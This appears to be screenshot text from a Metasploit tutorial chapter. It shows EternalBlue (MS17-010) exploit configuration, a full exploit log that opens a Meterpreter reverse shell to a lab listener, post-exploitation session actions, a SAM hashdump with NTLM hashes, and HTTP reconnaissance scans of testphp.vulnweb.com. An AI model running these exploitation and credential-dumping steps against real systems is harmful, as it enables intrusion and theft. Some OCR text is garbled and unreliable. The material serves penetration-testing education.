[+] [2019.02.03-07:04:35] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/smb/smb_version
```

Project - Web Exploitation Project ▾

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports

Home > Web Exploitation Project > Notes

Delete Notes Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit

Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology

0 of 2 selected

<input type="checkbox"/>	HOST NAME	TYPE	DATA
<input type="checkbox"/>	METASPLOIT-CE	fingerprint.match	View {"os.edition"=>"Pro", "os.build"=>"17134", "host.name"=>"..."
<input type="checkbox"/>	METASPLOIT-CE	smb.fingerprint	View {"native_os"=>"Windows 10 Pro 17134", "native_lm"=>"Windows..."

Show 20 Showing 1 - 2 of 2

Project - Web Exploitation Project ▾

Overview Analysis Sessions Campaigns Web Apps Modules Credentials

Home > Web Exploitation Project > Modules > MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Module

Type Server Exploit
 Ranking ★
 Privileged? Yes
 Disclosure March 13, 2017

Developers

Sean Dillon
 <sean.dillon@risksense.com>
 Dylan Davis
 <dylan.davis@risksense.com>
 Equation Group
 Shadow Brokers
 thelightcosine

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
 exploit/windows/smb/ms17_010_eternalblue

This module is a part of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers.

There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete.

This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again.

References

- MS17-010
- CVE-2017-0143
- CVE-2017-0144
- CVE-2017-0145
- CVE-2017-0146
- CVE-2017-0147
- CVE-2017-0148
- github.com

exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead.

On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Target Systems

Target Addresses	Excluded Addresses
192.168.2.10	

Exploit Timeout (minutes)

Target Settings

Windows 7 and Server 2008 R2 (x64) All Service Packs

Payload Options

Payload Type	Meterpreter	Listener Ports	8080
Connection Type	Auto	Listener Host	192.168.2.17

Enable Stage Encoding (IPS evasion)

Module Options

RPORT	445	The target port (port)
SMBDomain	.	(Optional) The Windows domain to use for authentication (string)
SMBPass		(Optional) The password for the specified username (string)
SMBUser		(Optional) The username to authenticate as (string)
VERIFY_ARCH	<input checked="" type="checkbox"/>	Check if remote architecture matches exploit Target. (bool)
VERIFY_TARGET	<input checked="" type="checkbox"/>	Check if remote OS matches exploit Target. (bool)

Advanced Options [show](#)

Evasion Options [show](#)

Run Module



The screenshot shows the Metasploit web interface. At the top, the navigation bar includes 'Overview', 'Analysis', 'Sessions (1)', 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. The main content area displays a green notification: 'Task started'. Below this, a status bar indicates 'Launching' and 'Completed' for the task 'Complete (1 session opened) exploit/windows/smb/ms17_010_eternalblue', which started on 2019-03-10 at 09:56:17 and lasted for half a minute. A terminal window below shows the following log output:

```
[*] [2019.03.10-09:56:20] 192.168.2.10:445 - Connecting to target for exploitation.
[+] [2019.03.10-09:56:21] 192.168.2.10:445 - Connection established for exploitation.
[+] [2019.03.10-09:56:21] 192.168.2.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - CORE raw buffer dump (23 bytes)
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultra
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - 0x00000010 74 65 20 37 36 30 30 to 7600
[+] [2019.03.10-09:56:21] 192.168.2.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - Trying exploit with 12 Groom Allocations.
[*] [2019.03.10-09:56:21] 192.168.2.10:445 - Sending all but last fragment of exploit packet
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Starting non-paged pool grooming
[+] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending SMBv2 buffers
[+] [2019.03.10-09:56:31] 192.168.2.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending final SMBv2 buffers.
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending last fragment of exploit packet!
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Receiving response from exploit packet
[+] [2019.03.10-09:56:31] 192.168.2.10:445 - ETTERBLUE overwrite completed successfully (0xC000000D)!
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Sending egg to corrupted connection.
[*] [2019.03.10-09:56:31] 192.168.2.10:445 - Triggering free of corrupted buffer.
[*] [2019.03.10-09:56:31] Sending stage (206403 bytes) to 192.168.2.10
[+] [2019.03.10-09:56:38] 192.168.2.10:445 - -----
[+] [2019.03.10-09:56:38] 192.168.2.10:445 - -----WIN-----
[+] [2019.03.10-09:56:38] 192.168.2.10:445 - -----
[+] [2019.03.10-09:56:38] Session 1 created for 192.168.2.10
[+] [2019.03.10-09:56:38] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (1 session opened) exploit/windows/smb/ms17_010_eternalblue
```

The screenshot shows the Metasploit web interface with the 'Sessions' tab selected. The browser address bar shows 'https://192.168.2.17:3790/workspaces/2/sessions'. The navigation bar includes 'Overview', 'Analysis', 'Sessions (1)', 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. Below the navigation bar, there are 'Collect' and 'Cleanup' buttons. The 'Active Sessions' section contains a table with the following data:

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 1	Windows	192.168.2.10 - PT-PC	Meterpreter	less than a minute		MS17_010_ETERNALBLUE

The 'Closed Sessions' section below it shows 'No closed sessions'.



Project - Web Exploitation Project ▼ Account - admin Administration ? 4

Overview Analysis **Sessions** Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Sessions #6

Session 6 Remote Desktop

A VNC desktop has been configured on 192.168.2.18:42474, this desktop will only accept a single connection before closing. Please choose your preferred VNC viewer from the list below.

Connect manually to 192.168.2.18 on port 42474
Connect using Java Applet

Project - Web Exploitation Project ▼

Overview Analysis **Sessions** Campaigns Web Apps Modules

Home > Web Exploitation Project > Sessions #8

Current Directory C:\

NAME	SIZE	LAST MODIFIED
\$GetCurrent		2018-12-15 19:32:36 -0800
\$Recycle.Bin		2018-12-16 11:29:26 -0800
Back to Parent Directory		1969-12-31 16:00:00 -0800
Documents and Settings		2015-07-10 05:21:38 -0700
PerfLogs		2018-04-11 16:38:20 -0700
Program Files		2019-02-03 06:27:23 -0800
Program Files (x86)		2018-04-12 02:16:25 -0700
ProgramData		2018-12-16 11:08:57 -0800
Recovery		2018-12-15 19:32:27 -0800
System Volume Information		2018-12-16 10:57:36 -0800
Users		2018-12-15 19:30:26 -0800
Windows		2019-04-13 12:28:27 -0700
Windows10Upgrade		2018-12-16 10:52:42 -0800
metasploit		2019-04-07 09:11:56 -0700
metasploit-framework		2018-12-15 15:46:16 -0800
BOOTNXT	1	2015-07-10 04:00:31 -0700

The screenshot shows the Metasploit web interface. At the top, there is a navigation bar with the Metasploit logo and the text "Project - Web Exploitation Project". Below this is a secondary navigation bar with tabs for Overview, Analysis, Sessions (highlighted), Campaigns, Web Apps, Modules, Credentials, Reports, Exports, and Tasks. A breadcrumb trail shows "Home > Web Exploitation Project > Sessions #9". A search box labeled "Search Files" contains the text "*.ini" and a filter "(*.doc)". Below the search box is a table listing search results.

NAME	SIZE	AVAILABLE ACTIONS
c:\\$GetCurrent\SafeOS\GetCurrentRollback.ini	156	(BROWSE FOLDER) (X DELETE X)
c:\\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\desktop.ini	129	(BROWSE FOLDER) (X DELETE X)
c:\\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\\$\RAGSDFK\postgresql\data\base\12401\pg_internal.init	112660	(BROWSE FOLDER) (X DELETE X)
c:\\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\\$\RAGSDFK\postgresql\data\base\16385\pg_internal.init	112660	(BROWSE FOLDER) (X DELETE X)
c:\\$Recycle.Bin\S-1-5-21-1375248493-532531355-1575415264-1001\\$\RAGSDFK\postgresql\data\global\pg_internal.init	16664	(BROWSE FOLDER) (X DELETE X)
c:\Program Files\desktop.ini	174	(BROWSE FOLDER) (X DELETE X)
c:\Program Files (x86)\desktop.ini	174	(BROWSE FOLDER) (X DELETE X)
c:\ProgramData\Microsoft OneDrive\setup\vefcount.ini	0	(BROWSE FOLDER) (X DELETE X)
c:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini	174	(BROWSE FOLDER) (X DELETE X)

The screenshot shows a terminal window titled "Metasploit - Mdm::Session ID # 6 (192.168.2.18)". The prompt "Meterpreter >" is visible, and a red box highlights the input area.

```
Metasploit - Mdm::Session ID # 6 (192.168.2.18)

Meterpreter >
```

```
Metasploit - Mdm::Session ID # 6 (192.168.2.18)

getpid

  Current pid: 5660

getuid

  Server username: METASPLOIT-CE\Harry

sysinfo

  Computer      : METASPLOIT-CE
  OS            : Windows 10 (Build 17134).
  Architecture  : x64
  System Language : en_US
  Domain        : WORKGROUP
  Logged On Users : 2
  Meterpreter    : x86/windows



Meterpreter > |
```


```
shell whoami

[*] Executing cmd.exe /c whoami...

metasploit-ce\harry

Meterpreter > |
```





metasploit community

Project - Web Exploitation Project

Account - admin Administration ? 17

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Sessions #1

Session 1 on 192.168.2.10

Session Type meterpreter (payload/windows/x64/meterpreter/reverse_tcp)

Information

Attack Module exploit/windows/smb/ms17_010_eternalblue

Available Actions

- Collect System Data** Collect system evidence and sensitive data (screenshots, passwords, system information)
- Virtual Desktop** Interact with the running desktop on the target system, will notify the active user
- Access Filesystem** Browse the remote filesystem and upload, download, and delete files
- Search Filesystem** Search the remote filesystem for a specific pattern
- Command Shell** Interact with a remote command shell on the target (advanced users)
- Create Proxy Pivot** Pivot attacks using the remote host as a gateway (TCP/UDP)
- Create VPN Pivot** Pivot traffic through the remote host (Ethernet/IP)
- Change Transport** Change the transport mechanism of the session
- Terminate Session** Close this session. Further interaction requires exploitation

Session History Post-Exploitation Modules

OS	MODULE NAME	MODULE TITLE
Windows	post/multi/gather/apple_ios_backup	Windows Gather Apple iOS MobileSync Backup File Collection
Windows	post/multi/gather/check_malware	Multi Gather Malware Verifier

metasploit community

Project - Web Exploitation Project

Account - admin Administration ? 17

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home > Web Exploitation Project > Modules > Windows Gather Local User Account Password Hashes (Registry)

Module: Windows Gather Local User Account Password Hashes (Registry)

Type Post-Exploitation

Ranking ★★

Privileged? No

Developers hdm hdm.io

post/windows/gather/hashdump

This module will dump the local user accounts from the SAM database using the registry

Module Options

SESSION INFORMATION	SESSION TYPE
<input checked="" type="checkbox"/>	Session 1 - 192.168.2.10 meterpreter

Advanced Options [show](#)

Run Module

The screenshot shows the Metasploit web interface for a 'Web Exploitation Project'. A green banner at the top indicates 'Task started'. Below it, a message states 'Module post/windows/gather/hashdump has finished processing 1 session(s)' with a 'Completed' status. The terminal window displays the following output:

```
[+] [2019.03.10-10:03:37] Workspaces:Web Exploitation Project Progress:1/2 (50%) Running post/windows/gather/hashdump on session #1 (192.168.2.10)...
[*] [2019.03.10-10:03:37] Obtaining the boot key...
[*] [2019.03.10-10:03:38] Calculating the Mboot key using SYSKEY 4ba88f7f3073d77a8c0ea4a100d07ac...
[*] [2019.03.10-10:03:38] Obtaining the user list and keys...
[*] [2019.03.10-10:03:43] Decrypting user keys...
[*] [2019.03.10-10:03:44] Dumping password hints...
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) > No users with password hints on this system
Session #1 (192.168.2.10) >
[*] [2019.03.10-10:03:44] Dumping password hashes...
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) > Administrator:500:aad3b435b51404eeaad3b435b51404000:31d6cfe0d16ae931b73c59d7e0c089e0:::
Session #1 (192.168.2.10) > Guest:501:aad3b435b51404eeaad3b435b51404000:31d6cfe0d16ae931b73c59d7e0c089e0:::
Session #1 (192.168.2.10) > PT:1001:aad3b435b51404eeaad3b435b51404000:0e206513a3facf9228b7dbbf4302c0f:::
Session #1 (192.168.2.10) > Himanshu:1004:aad3b435b51404eeaad3b435b51404000:a74f5eb76e71cb232b27c632d263a846:::
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) >
[+] [2019.03.10-10:03:47] Workspaces:Web Exploitation Project Progress:2/2 (100%) Module post/windows/gather/hashdump has finished processing 1 session(s)
```

The screenshot shows the 'Manage Credentials' section of the Metasploit web interface. It features a table with the following data:

LOGINS	PUBLIC	PRIVATE	TYPE	REALM	ORIGIN	VALIDATION	TAGS	CLONE
1	administrator	aad3b435b51404eeaad3b435b51404000	NTLM hash		Session	Not Validated	0 tags	●●
1	guest	aad3b435b51404eeaad3b435b51404000	NTLM hash		Session	Not Validated	0 tags	●●
1	himanshu	aad3b435b51404eeaad3b435b51404000	NTLM hash		Session	Not Validated	0 tags	●●
1	pt	aad3b435b51404eeaad3b435b51404000	NTLM hash		Session	Not Validated	0 tags	●●

At the bottom of the table, it indicates 'Showing 1 - 4 of 4' credentials.

Chapter 4: Using Metasploit for Reconnaissance

The screenshot shows the Metasploit web interface. The top navigation bar includes 'Overview', 'Analysis', 'Sessions (1)', 'Campaigns', 'Web Apps', 'Modules', 'Credentials', 'Reports', 'Exports', and 'Tasks'. The 'Modules' tab is active. A search bar contains 'http_version'. Below the search bar, it says 'Found 1 matching module'. A table lists the results:

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Auxiliary	OS	HTTP Version Detection auxiliary/scanner/http/http_version		★★				

The screenshot shows the configuration page for the 'HTTP Version Detection' module. The module name is 'HTTP Version Detection' with the path 'auxiliary/scanner/http/http_version'. It is an Auxiliary module with a ranking of 2 stars and is not privileged. The developer is 'hdm <x@hdm.io>'. The description is 'Display version information about each system.' The 'Target Systems' section has a 'Target Addresses' field containing 'testphp.vulnweb.com' and an empty 'Excluded Addresses' field. The 'Exploit Timeout (minutes)' is set to 5. The 'Module Options' section includes: 'Proxies' (empty), 'RPORT' (80), 'SSL' (unchecked), 'THREADS' (1), and 'VHOST' (empty). There are links for 'Advanced Options show' and 'Evasion Options show'. A 'Run Module' button is at the bottom.

metasploit community Project - Web Exploitation Project Account - admin Administration ? 19

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home Web Exploitation Project Tasks Task 18 Collect...

Task started

Launching Complete (0 sessions opened) auxiliary/scanner/http/http_version **Completed** Started: 2019-03-10 12:17:25 -0700 Duration: less than 5 seconds

```
[+] [2019.03.10-12:17:26] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 176.28.50.165-176.28.50.165
[-] [2019.03.10-12:17:26] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.03.10-12:17:26] Thread count has been adjusted to 16
[+] [2019.03.10-12:17:27] 176.28.50.165:80 nginx/1.4.1 ( Powered by PHP/5.3.10-1-lucid+2uwsgi2 )
[*] [2019.03.10-12:17:27] Scanned 1 of 1 hosts (100% complete)
[+] [2019.03.10-12:17:27] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/http_version
```

metasploit community Project - Web Exploitation Project Account - admin Administration ? 20

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home Web Exploitation Project Hosts

Delete Hosts Tag Hosts Scan Import... Nexpose Scan WebScan Modules Bruteforce Exploit New Host

Hosts Notes Services Vulnerabilities Applicable Modules Captured Data Network Topology

0 of 1 selected Search Hosts

ADDRESS	NAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VLNS	ATT	TAGS	UPDATED	STATUS
176.28.50.165	176.28.50.165	Unknown		device	1	0	0		2 minutes ago	Scanned

Show 20 Showing 1 - 1 of 1

metasploit community Project - Web Exploitation Project Account - admin Administration ? 20

Overview Analysis Sessions Campaigns Web Apps Modules Credentials Reports Exports Tasks

Home Web Exploitation Project Hosts 176.28.50.165 - 176.28.50.165

Delete Scan Nexpose Scan Bruteforce Exploit

176.28.50.165 [176.28.50.165] **SCANNED** Unknown Tags +

Services Sessions Vulnerabilities Credentials Captured Data Notes Attempts

New Service

NAME	PORT	PROTO	STATE	SERVICE INFORMATION	CREATED
http	80	tcp	open	nginx/1.4.1 (Powered by PHP/5.3.10-1-lucid+2uwsgi2)	2 minutes ago

Show 10 Showing 1 - 1 of 1

Project - Web Exploitation Project

Account - admin Administration ? 20

Overview Analysis Sessions Campaigns Web Apps **Modules** Credentials Reports Exports Tasks

Home > Web Exploitation Project > Modules

Search Modules

Module Statistics show Search Keywords show

Found 2 matching modules

MODULE TYPE	OS	MODULE	DISCLOSURE DATE	MODULE RANKING	CVE	BID	OSVDB	EDB
Server Exploit	OS	Joomla HTTP Header Unauthenticated Remote Code Execution exploit/multi/http/joomla_http_header_rce	December 13, 2015	★★★★★	2015-8562			38977, 39033
Auxiliary	OS	HTTP Header Detection auxiliary/scanner/http/http_header		★★				

Project - Web Exploitation Project

Account - admin Administration ? 20

Overview Analysis Sessions Campaigns Web Apps **Modules** Credentials Reports Exports **Tasks**

Home > Web Exploitation Project > Modules > **HTTP Header Detection**

Module

Type Auxiliary
Ranking ★★
Privileged? No

HTTP Header Detection
auxiliary/scanner/http/http_header

This module shows HTTP Headers returned by the scanned systems.

Target Systems

Target Addresses Excluded Addresses

testphp.vulnweb.com

Exploit Timeout (minutes)

5

References

w3 wikipedia

Module Options

HTTP_METHOD HEAD HTTP Method to use, HEAD or GET (Accepted: GET, HEAD) (enum)

IGN_HEADER Vary,Date,Content-Leng List of headers to ignore, seperated by comma (string)

Proxies A proxy chain of format type:host:port[type:host:port[...]] (string)

RPORT 80 The target port (port)

SSL Negotiate SSL/TLS for outgoing connections (bool)


